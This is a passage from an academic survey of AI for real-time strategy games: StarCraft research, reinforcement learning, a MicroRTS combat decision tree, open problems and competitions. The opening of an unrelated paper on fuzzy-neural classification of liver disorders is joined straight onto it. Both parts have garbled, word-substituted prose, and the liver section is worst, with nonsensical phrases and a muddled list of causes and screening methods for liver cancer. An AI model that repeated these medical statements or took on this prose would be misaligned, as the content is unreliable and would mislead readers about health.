Some prevailing efforts on AI for real-time strategy games are achieved in [5], particularly the efforts about the Starcraft which has appeared in the recent past as an incorporated test bed for such type of research area, and specifically AI problems faced by RTS games and the solutions that have been proposed to address them are overviewed.

Moreover, a summary of the results of some Starcraft 'AI' competitions is presented and the architectures used by the participants are examined. Besides, different challenges in the context of 'RTS game-AI' are also highlighted in which some of them are partially solved but yet some are open to further improvement and research.

[6] http://www2.ea.com/lotr-the-battle-for-middle-earth-2
[7] http://www2.ea.com/command-and-conquer-red-alert3
[8] https://www.ageofempires.com/games/aoeiii/
[9] https://www.totalwar.com/shogun2
[10] www.cncgeneralsworld.com
[11] www.ee2.eu
[12] https://www.sinsofasolarempire.com/
[13] http://worldinconflict.us.ubi.com/
[14] http://ron.heavengames.com/
[15] http://medieval2.heavengames.com/

Fig. 1. A typical match of Starcraft (workers are gathering resources for the remote building) [2].

Fig. 2. A typical Starcraft ‘GUI’ on sweeping through the Zerg base.

Real-time strategy video games have confirmed to be a real thought provoking area for studying artificial intelligence [9] but Current ‘AI’ results are inadequate by wide action and state spaces and real-time decisions. Most applications proficiently challenge different strategic or tactical sub-complications, however, there is no particular algorithm quick enough to be effectively functional to large challenges in RTS games. Hierarchical adversarial search structures are also considered which implement a different human perception at each level, from determining how to win the game at the top of the tree to different unit orders at the bottom most.

In addition, well thought out scenarios from the real-time strategy game Starcraft are considered in [10] as the new standard of reinforcement learning algorithms where micromanagement tasks are observed for the problems of low-level control of army members during the battle. From a reinforcement learning perspective, such scenarios are challenging because of the large state-action spaces, where there is no clear feature representation to evaluate state-action functions.

Further, The approaches to deal the micromanagement states with deep neural network controllers are provided by the game engines from raw state features [11].

Some heuristic reinforcement learning state-of-the-art algorithms that combine direct exploration in the policy space and backpropagation is also applied which allow collecting traces for learning using deterministic policies that seem more effective than $\epsilon -$ greedy exploration. Experiments proved that non-trivial strategies are learned successfully with such algorithm for scenarios where both Q-learning and reinforcement learning struggle with armies of up to 15 agents that also suggest that well balanced and smart decision making at the tactical level is essential for intelligent agents to do fine in the field of real time strategy games [12].

Additionally, the Bayesian model is used for predicting the outcomes of isolated battles and to predict what units are needed to defeat a certain army.

Simulated battles are also used to train the model in order for reducing the dependency on player expertise. The model is applied to the game of Starcraft with the specific goal of using the predictor as a module for making high-level battle decisions and to assure that the model is capable of making precise predictions.

In ideal settings, still building robust AI systems are challenging due to massive action and state spaces and insufficient decent state evaluation functions with high-level action perceptions. So far, skillful human players are yet conveniently crushing the finest RTS game-AI systems, however, this may stop happening in the near future because of the latest accomplishment of deep convolutional neural networks in ‘Alpha-Go’, that proved how networks can be applied for evaluating complex game states precisely and to emphasis look ahead searches [13].

Convolutional neural networks for RTS game state evaluation that goes beyond commonly used material based evaluations by taking spatial relations between units into account that assess the CNN’s performance by matching it with several other assessment functions via tournaments played among various state-of-the-art search algorithms, however still despite its slow evaluation speed, the CNN based search performs is suggestively better related to simpler but quicker evaluations.

In short, over such encouraging preliminary outcomes together with the latest improvement in hierarchical search recommends that controlling human players in RTS games may not be far away.

Exploration is a vital part of play in recent video games [14]. It brings up to the discovery based events, in which players explore mechanisms, as well as specialties of the virtual world. Games with exploration maps are growing in gaming societies because spatial exploration is essential to play in real time strategy games and role playing games. To discover behavior patterns and understand gamer styles, the game-playing behavior of human players in exploration games needs to be investigated in order to help in designing and developing believable agents.

An experiment is conducted in [14] where 25 participants played three types of exploration games: in-game data, think-aloud data, questionnaire responses and post-game interview data. The data from all these exploration games were collected to achieve a deeper understanding of exploration preferences.

Further, thematic analysis was used to analyze data and map out four game exploration archetypes: “wanderers”, “seers”, “pathers”, and “targeters”. The behavioral traits of these four archetypes were also investigated by conducting an analysis of the four highlighted aspects: conception, strategic, hesitation, and reasoning.

Real-time strategy games are realistic with dynamic and time constraints game-playing by abandoning the turn-based rule of its ancestors [6]. Playing with and against computer-controlled players are a pervasive phenomenon in RTS games because of the convenience and the preference of groups of players. Therefore, better game playing agents are able to improve the game playing experience by acting as an intelligent adversary or traitors.

In terms of the economic expansion and tactical battlefield arrangement aspects, one way of enhancing game-playing performance of the agents is to understand the game environment. Such issues are addressed directly in accessing game maps and extracting strategic features of the traditional commercial RTS game-playing agents because human players are unable to access the same information which is a form of cheating ‘AI’, where it has been known to negatively affect player experiences. Thus, a scouting mechanism for RTS game-playing agents is developed in order to enable game units to explore game environments automatically in a realistic fashion [10]. Such research can be grounded in the prior robotic exploration work by which a hierarchical multi-criterion decision-making strategy could be presented to address the incomplete information problems in RTS settings.

Reinforcement learning algorithms with the generalized reward function are proposed in [15]. In the proposed method ‘Q-learning’ and ‘SARSA’ algorithms are used with generalized reward functions to train the reinforcement learning agent. The performance of the proposed algorithms is evaluated on a real-time strategy game called ‘Battle City’. There are two key benefits of having such an approach as compared to other works in an RTS.

1) The concept of the simulator could be ignored, which is often game specific and is usually hardcoded in any type of RTS games.

2) The proposed system can learn from interacting with any opponents and quickly change the strategy, according to the opponents and do not require any human intervention as used in prior practices or works.

The first deep learning model to effectively learn control policies directly from high-dimensional ‘sensory input’ [16] by means of reinforcement learning is suggested in [17]. The model is a convolutional neural network, trained with a variant of Q-learning whose input is raw pixels and whose output is a value function estimating future rewards. The proposed method is applied to seven ‘Atari’ 2600 games from the ‘Arcade’ learning environment, with no amendment of the architecture or learning algorithm. Where It outperformed all prior methodologies on six of the games and exceeded a human professional on three of them.

Fictitious play is a good renown imaginary model for learning in games, but, it has got minor considerations in applied applications to large problems. Two variants of fictitious play are implemented in behavioral strategies of an extensive-form game. The first variant is a full-width process that is realization equivalent to its normal-form counterpart and therefore receives its convergence assurances. But, its computational requirements are undeviating in time and space rather than exponentially.

The second variant, 'Fictitious Self Play', is a machine learning framework which implements fictitious play in a sample-based fashion.

The approaches in [10] compare experiments in imperfect information poker games, and show their convergence to estimate 'Nash equilibria'.

The problem of learning probabilistic models of high-level strategic behavior in the real-time strategy game Starcraft is studied in [18]. The models are automatically well-trained from collections of game records and intended to grab the mutual tactical states and decision points that come up in those games. Unlike most work in behavior, learning and predicting in RTS games, the data-centric approach in [18] is not biased by or limited to any set of predetermined strategic conceptions.

Moreover, since the behavior model is based on the well-developed and generic paradigm of 'Hidden Markov' model, it provisions a range of uses for the design of AI players and human assistant, for example the well-learned models can be used to decide probabilistic expectations of a player's future action based on observations to simulate possible future trajectories of a player, or to recognize aberrant or unique strategies in a game database.

Further, the well-learned qualitative organization of the models can be assessed by humans in order to classify mutual strategic elements. This approach is demonstrated by learning models from 331 professional level games which delivered both a quantitative and qualitative evaluation of the learned model's utilities.

As real-time strategy games are considered robust to typical adversarial tree search methods. So in recent times, a few methodologies to challenge the difficulty of such RTS games have appeared that use game state or move abstractions or both. Unfortunately, the primary experiments were limited to simpler RTS environments or lack testing against state-of-the-art game playing agents.

A new adversarial search framework based on scripts is proposed in [19] that can expose choice points to look-ahead search procedure. Where to choose a combination of a script and decisions for its choice points signifies a move to be performed next. Such moves can be performed in the actual game, thus letting the script play, or in an abstract representation of the game state that can be used by an adversarial tree search algorithm. Puppet search returns a prime variation of scripts and choices to be performed by the agent for the known time span. The algorithm is implemented in a complete Starcraft bot, where experiments showed that it matches or outperforms all of the individual scripts that it uses when playing against state-of-the-art bots from 2016 Starcraft 'AIIDE' competition.

A genetic algorithm to optimize the placement of the buildings in real-time strategy games is proposed in [20] where candidate solutions are evaluated by running base assaults simulations. The experimental results are presented in Sparcraft[16] using battle setups extracted from human and agent Starcraft games. The proposed system is able to turn base assaults that are losses for the defenders into wins, as well as decrease the number of surviving attackers. In short, performance is deeply dependent on the quality of the prediction of the attacking army composition used for training and its resemblance to the army used for assessment.

A. Algorithms, Techniques, and Methods Inadequate in RTS Game-AI

Almost all RTS games are based on 3D ground combat maps, with various terrain and obstacles adding interest to the battlefield. But they are different in some aspects from each other because of challenges in their frameworks and mechanism. Scalable search techniques based games are found to be fast in performing with short search space, but the optimal gameplay is hard to achieve in such games [9].

Similarly, with deep reinforcement learning, new architectures have been proposed in RTS games, but they suffer from deprived module integration and remain inadequate in performing as a unified architecture [21]. Different models are presented for managing micromanagement tasks like states and actions which could not show significant improvement and efficiency in units' movements [22].

In the same way, the different state-of-the-art policy learning algorithms are introduced with the passage of time, but none of them contributed significantly where there exists a space for improvement [23].

Deep 'CNN's' is used to evaluate RTS game states where games that focus on a single strategic component like 'combat' lacking spatial reasoning abilities, ignoring information such as unit position, terrain and other states [13].

Different game engines have developed that help in training models using the supervised learning and extracting metadata from games played during tournaments, but not found useful in reinforcement learning [24].

Behavioral models based on 'HMM' are presented where they are relatively found to be simple in behavior in terms of both observations and transitions [18], though some games are found to be the best test-beds for 'AI' experiments such as Starcraft that outperforms others in this regard [2].

It is vital to talk about different approaches or styles of players towards their game exploration which is a healthy open research area and where still space exists for more map.

Exploration styles to be introduced for the better and successful future of RTS Games, further, it would help in designing and developing efficient game agents as still most of the agents are struggling with the issue of partial observability and uncertainty [14].

Flocking and 'SOM' with experimental analysis are applied in RTS games that shown decidedly improvement in the previously experienced behavior of groups but not enough

[16] SparCraft: code.google.com/p/sparcraft/

because still unintelligent decision making is observed in RTS games in real time, which asks the demand for better intelligent grouping techniques to be applied in the future RTS games [25].

Overall, it can be concluded that in the field of RTS games several models, approaches, algorithms and techniques suffer from issues and unsatisfactory results and outputs, where the attention of the research community is necessarily required to keep the RTS games genre or era alive and active.

B. A Common RTS Combat Game AI Strategy

One of the important aspects of winning the battle is to have an effective battle strategy [26]. In Fig. 3, a common RTS game strategy is shown in which the barracks and bases are surrounded by a guarded perimeter that is always guarded and monitored by guard team. The guard team monitors and observe whether there is an enemy close to the base. During the design, 'worker units' are focused because of their certain role in the battle's outcome.

The units are required to act according to the strategy in finding and taking the remote resource to the base, if there is not any base near then it starts building one [27]. Attacking units normally find the target and attack, but sometimes 'workers' defend if they need to, besides the bases and barracks, producing workers and attackers to combat is unavoidable.

A strong defense supporting the rush strategy by introducing the guard team that guards the bases and waits to target until someone comes close. A percentage of guard team is assigned to attacking units called 'Assaults' to attack the enemy when they are required or when they exceed a specific size or number. During 'units' production, the ratio of guards and assault is always kept in balance. With the passage of time, new units are assigned to assault team as the force grows larger. At least one of the three attack units i.e. Light, heavy and ranged are to be built at a specific time [28].

With a decision tree, it becomes easy and simple adding new nodes, decisions, and actions. The process of mapping out actions and trees is to record the prototype. So a decision tree prototype is notable in Fig. 4, being one of the simplest, easiest to implement, but most importantly quickly adaptable.



Fig. 3. A common RTS combat game-AI strategy [28].

C. An RTS Combat Game Decision Tree

A common RTS combat game decision tree developed from the script of MicroRTS is given below in Fig. 4. The tree consists of roughly 4 mini trees: Barracks, base, attack unit, and worker. Each of these trees controls the specific type of unit. The base and barracks trees are roughly equivalent. The base simply checks if a worker cap has reached and to decide whether workers are to build [29].

The barrack is a little different, in so that the barrack first checks to see if the system will let build a particular unit and if so uses a random selection using weights. Each unit type has a weight associated with it in the knowledge base, and if the randomizer selects the range for that weight it will build that unit. For the attacking unit tree, it checks to see what team the unit is on- assault or guard. If it is an assault unit, it sees if it can attack an enemy, and if it can't it tries to move towards one if it has a target. If it has no target, it randomly moves. If it is a guard unit, it looks to see if there is a target and if there is, it moves and attack it. If a guard unit does not have a target, they move towards the guarded perimeter and randomly move inside the perimeter [30].

The worker has the most complex tree. It first checks to see if it needs to defend the base; if so, then it defends. Otherwise, it checks if it's in the build or gathers team. If the unit is on the build team, it checks to see if there are not enough barracks, and if not, find space to build one (using a BFS) and builds one. Once the barracks cap has been reached it is reassigned to the gathered team. The gather team first checks to see if the unit is holding a resource. If it is holding a resource, then it checks if a base is close enough to deposit it, and if it is, it will, otherwise it builds a new base next to the resources [31]. If it doesn't hold resources, it tries to find the closest resources (using a BFS) and move towards them.

Unfortunately, the breadth-first search on such resource finding does not provide an optimal macro level solution. It does not factor in the amount of the resource.



Fig. 4. A common RTS combat game decision tree developed from the script of MicroRTS [31].

V. Open Research Areas and Problems in RTS Game AI and Starcraft

A set of problems has been considered mostly solved, however, there are many other problems which are still open for research and need improvements. Some of them are as follows:

1) Strategic decision making in real-time domains is still an open problem [2].

2) A holistic approach, techniques that scale up to large RTS games as StarCraft [5].

3) How to achieve adaptive strategies that can recognize the opponent's intentions, and selects an adequate response [32].

4) Large-scale adversarial planning under real-time constraints is an open area for research [33].

5) Techniques developed for adversarial planning under the uncertainty of partially observable domains do not scale to RTS-games scenarios [33].

6) Integration of modules to make a unified architecture for RTS Games is an open problem for research [21].

7) Multi-agent reinforcement learning in RTS games, an active area for research and improvement [34].

8) Partial Observability [5].

9) Non- obvious quantification of state values [5].

10) The problem of featuring a dynamic and structured state [2].

11) How to exploit the massive amounts of existing domain knowledge (strategies, build-orders, replays and so on) [35].

12) Resource management [31].

13) Decision making under uncertainty [36].

14) Spatial and temporal reasoning [5].

15) Detecting the opponent's grouping behavior is a sub-problem of opponent modeling [32].

16) Collaboration (Between Multiple AIs) [2].

17) Opponent Modeling Learning [32].

18) Multi-scale AI and Cooperation [2], [9].

19) Fog-of-War Uncertainty [6].

VI. Open Computational Intelligence and Game AI Competitions

Computational intelligence and Game AI competitions are organized by the Game AI research communities and groups supported by AIIDE[17], CIG[18], and SSCAI[19] which are briefly described below.

A. *CIG (Computational Intelligence & Games)*

Games can be used as a challenging scenario for benchmarking methods from computational intelligence since they provide dynamic and competitive elements that are relevant to real-world problems [5]. The IEEE conference on 'Computational Intelligence and Games' is the premier annual event for researchers applying computational and artificial intelligence techniques to games [37]. The domain of the 'CIG' includes all sorts of 'CI/AI' applied to all sorts of games, including board games, video games, and mathematical games. The annual event series started in 2005 as a symposium, and as a conference since 2009.An overview over the present and all previous 'CIG' competitions and conferences can be reached at http://www.ieee-cig.org/ for further details.

B. *AIIDE (AI Interactive Digital Entertainment)*

During these events, programs play Starcraft brood war games against each other using 'BWAPI' [38], a software library that makes it possible to connect programs to the Starcraft: Brood-war game engine. The purpose of such competitions is to foster and evaluate the progress of AI research applied to real-time strategy (RTS) games [39]. RTS games pose a much greater challenge for AI research than chess because of hidden information, vast state, and action spaces, and the requirement to act quickly. The best human players still have the upper hand in RTS games, but in the years to come, this will likely to change [5].

An overview of the present and all previous AIIDE competitions and conferences can be reached at http://www.cs.mun.ca/~dchurcill/starcraftaicomp/ for further details.

VII. Discussion

This article covered an overview of 'Game AI' which concludes that real-time strategy games are exceptional platforms and sources for 'AI' practices, that carry an enormous list of open issues. Expert human players are still clearly superior to best computer programs. A unique objective of this paper is to make available a compact and integrated outlook of the research presented in the area of RTS Game-AI. We emphasized the present problems in RTS games and analyzed the latest improvements concerning these problems with a concentration on RTS based games, assumed that playing an RTS game is a right puzzling assignment, researchers plan to split such jobs into lesser assignments, that can be independently managed by 'AI' methods. Real-time strategy games involve several attention-grabbing sub-complications that are narrowly associated not only with other areas of AI research but to actual world issues as well. In short, despite continual improvement, each year, still healthy and positive research contributions are required in the field of RTS games and Starcraft to make them more efficient and productive.

Acknowledgment

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Conflict of Interest

The authors declare that they have no conflicts of interest.

[17] AIIDE: www.aiide.org/, AIIDE StarCraft AI Competition: www.starcraftaicompetition.com

[18] CIG: http://www.cig2017.com/, CIG StarCraft AI Competition: http://ls11-www.cs.uni-dortmund.de/rts-competition

[19] http://sscaitournament.com

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Intelligent Classification of Liver Disorder using Fuzzy Neural System

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***Abstract*—In this study, designed an intelligent model for liver disorders based on Fuzzy Neural System (FNS) models is considered. For this purpose, fuzzy system and neural networks (FNS) are explored for the detection of liver disorders. The structure and learning algorithm of the FNS are described. In this study, we utilized dataset extracted from a renowned machine learning data base (UCI) repository. 10 folds cross-validation approach was explored for the design of the system. The designed algorithm is accurate, reliable and faster as compared to other traditional diagnostic systems. We highly recommend this framework as a specialized training tool for medical practitioners.**

Keywords—Artificial neural networks; fuzzy systems; fuzzy neural systems; liver disorders

I. Introduction

To reduce the overwhelming chaos of liver cancer, the most effective approach is to prevent it from occurring in the first place. A few researchers trust that inoculations and enhanced medications for hepatitis could avert the growth of liver cancer cases around the world. Scientists are contemplating approaches to forestall infections caused by hepatitis before resulting to liver illness. The major causes of this ailment are due to constant or excessive intake/utilization of alcohol, admission of sullied sustenance and medications, using shared needles to infuse drugs. Also, smoking, having low immunity, L-camtime deficiency and inherited liver diseases also leads to causing liver disorderliness. Fig. 1 shows computed tomographic (CT) image of the liver. Clinically, malevolent neoplasm which is also known as cancer is an extensive class of illnesses usually encounters uncontrolled growth of cell. Several cancer related researches depicts that, cells could subdivide and develop insanely, framing threatening tumors, and attack close-by parts inside the body. Such tumors can develop and ruin the nervous, digestive and circulatory frameworks and discharges hormones to modifying cells of the body. The human body has around 200 distinctive known malignancies that usually appear in cell. These malignancies are portrayed by the kind of cell firstly influenced. One of the major inward organs in the human body system which assumes a noteworthy part in the body's chemical balance is the liver, applying a few essential procedures helping every other body organs. Several studies have done over the world, taking a gander at approaches to constantly checking events of liver tumor. Since there are few powerful approaches to preventing the illness, currently, there are dependably a lot of researches currently in in view in the field. Researchers are seriously determined to finding causes and approaches to drastically limit liver disease. Also, specialists like medical experts are seriously endeavoring to enhance method of nursing.



Fig. 1. Computed tomographic capture of the liver.



Fig. 2. Liver cancer causes and their damages.

Perseverance of a malignancy quiet depends vigorously on early identification, therefore, creating advancements appropriate for delicate and particular strategies is an inescapable assignment for this disease (cancer) analysts. Fig. 2 delineates the rates of different causes that develop or conceive this illness. The structured presentation demonstrates that, excessive utilization of Alcohol/Hepatitis C infection remains the real foundations for the development of liver cancer cell.

Some of the screening strategies for cancer incorporate; endoscopy, colon cancer occult blood detection, women's Papanicolau test to detect cervical cancer as well as mammography breast cancer detection, prostate-specific antigen (PSA) level detection in blood sample for men to detect prostate cancer, CT scans, X-ray, ultrasound imaging and MRI [1] for different cancer recognition. These customary indicative strategies however are not effective techniques with regards to malignancy discovery at beginning periods. Aside this, most of the screening techniques are very costly making it excessively expensive and inaccessible to the less privileged.

Hence, with the development in innovation it has turned into an express significance to having a component that is particular and trustworthy for identifying malignancies at beginning periods and is effortlessly made an open source so it can work as the primary line direction. With an expansion in malignancy impact and the loss of life as a result of this illness and an absence of early identification, it gave an inspiration to introduce a thought exclusively considered not to be a novel method, less time complex, less computational complex, yet in addition, is accessible for all sort of the general population. Liver malignancy is usually diagnosed using three methods in particular biopsy, imaging test and blood test. For a PC assisted procedure, the concentration is for the most part given to the imaging examinations. Imaging screening utilized as a part of liver malignancy examination are CT, ultrasound, angiography and MRI. PC assisted liver tumor classification and recognition that depends on image examination methods gives more valuable data. Some traditional techniques for the classification of liver malignancy tissue comprise of three stages: the first step is liver and tumor segmentation [2], [3] from images of CT of inward stomach. The second step is feature extraction and the third step is classification using the appropriate models. Throughout the years the portrayal of liver images in light of texture investigation strategies is been applied. As demonstrated, scientists have proven that regardless the fact that the wavelet transforms are exceptionally successful for representation of disengaged objects having point singularities, however they are not that effective when considering line singularities. Several researchers have studied the curvelet transform, ridgelet transform and other transformation methods.

Recently, Lale Ozyilmaz et al. explored a framework to examine hepatitis infections utilizing RBF Neural system and MLP in [4]. R. Jajoo et al. built forecasting hepatitis C framework utilizing rule base and artificial neural network in [5]. M. Neshat et al. in [6] developed fuzzy expert system for diagnosis of liver disorders. Laercio Brito Gonçalves et al. proposed a novel neuro-fuzzy model for Pattern rule extraction and classification in databases; a new neuro-fuzzy model that has been particularly made for rule extraction and record classification in databases. Thus, the hierarchical neuro-fuzzy binary depends on the HNFB space partitioning mode, which epitomizes an input data recursive apportioning, could consequently create structure of its own and permits a more noteworthy number of inputs as shown in [7]. H Fukuda et al designed a diagnosing framework of image utilizing ANN to analyzing the parenchymal echo pattern of chronic hepatitis and cirrhotic liver [8]. In [9], Hideneo Abeet et al. built up an incorporated time-series data mining environment for data therapeutic mining. The data therapeutic time-series mining is essential problem to getting helpful clinical ideals from medicinal datasets. Doina Dragulescu et al. in [10] presented a medical prediction expert system utilizing statistical as well as logical inferences; utilized as a part of this framework so as to make predictions in regards to infected patient evolution and the hepatitis diagnosis.

A procedure of recognition of an issue in a specific field by embracing any of the current systems or presenting new systems is known as research. This paper introduced a method for detecting liver disorders which is thought to be logical and novel. Some other scientists that have put forward their utmost effort regarding this subject include; Schemmer P et al. (2006) in [11], proposed a vascular territories liver surgery where hepatic vein and portal data were utilized for the examination. Hyun-Jung Jang, et al. (2009) [1] presented an enhancement method of image for ultra sound images, for example, shock filters, contrast stretching, et cetera in order to give a powerful clinical diagnostic approach. Vibhakar Shrimali, et al. (2010) [2] proposed an ultrasound liver images segmentation which is another non-iterative multidimensional filter and nonlinear filter to decrease noise. R. S. Moni et al. (2010) [12] presented a PC assisted scientific framework for diagnosing malignant and benign liver tumors from CT imaging utilizing multi-dimensional curvlet transform for texture feature extraction as well as neural system. Ekong V. E. et al. (2011) [3] built a fuzzy cluster means framework to help the examination of liver illness utilizing a group of clinical manifestations and LFTs signs. The exploratory outcomes demonstrated a quality upgraded liver infections analysis, yet having time complexity. 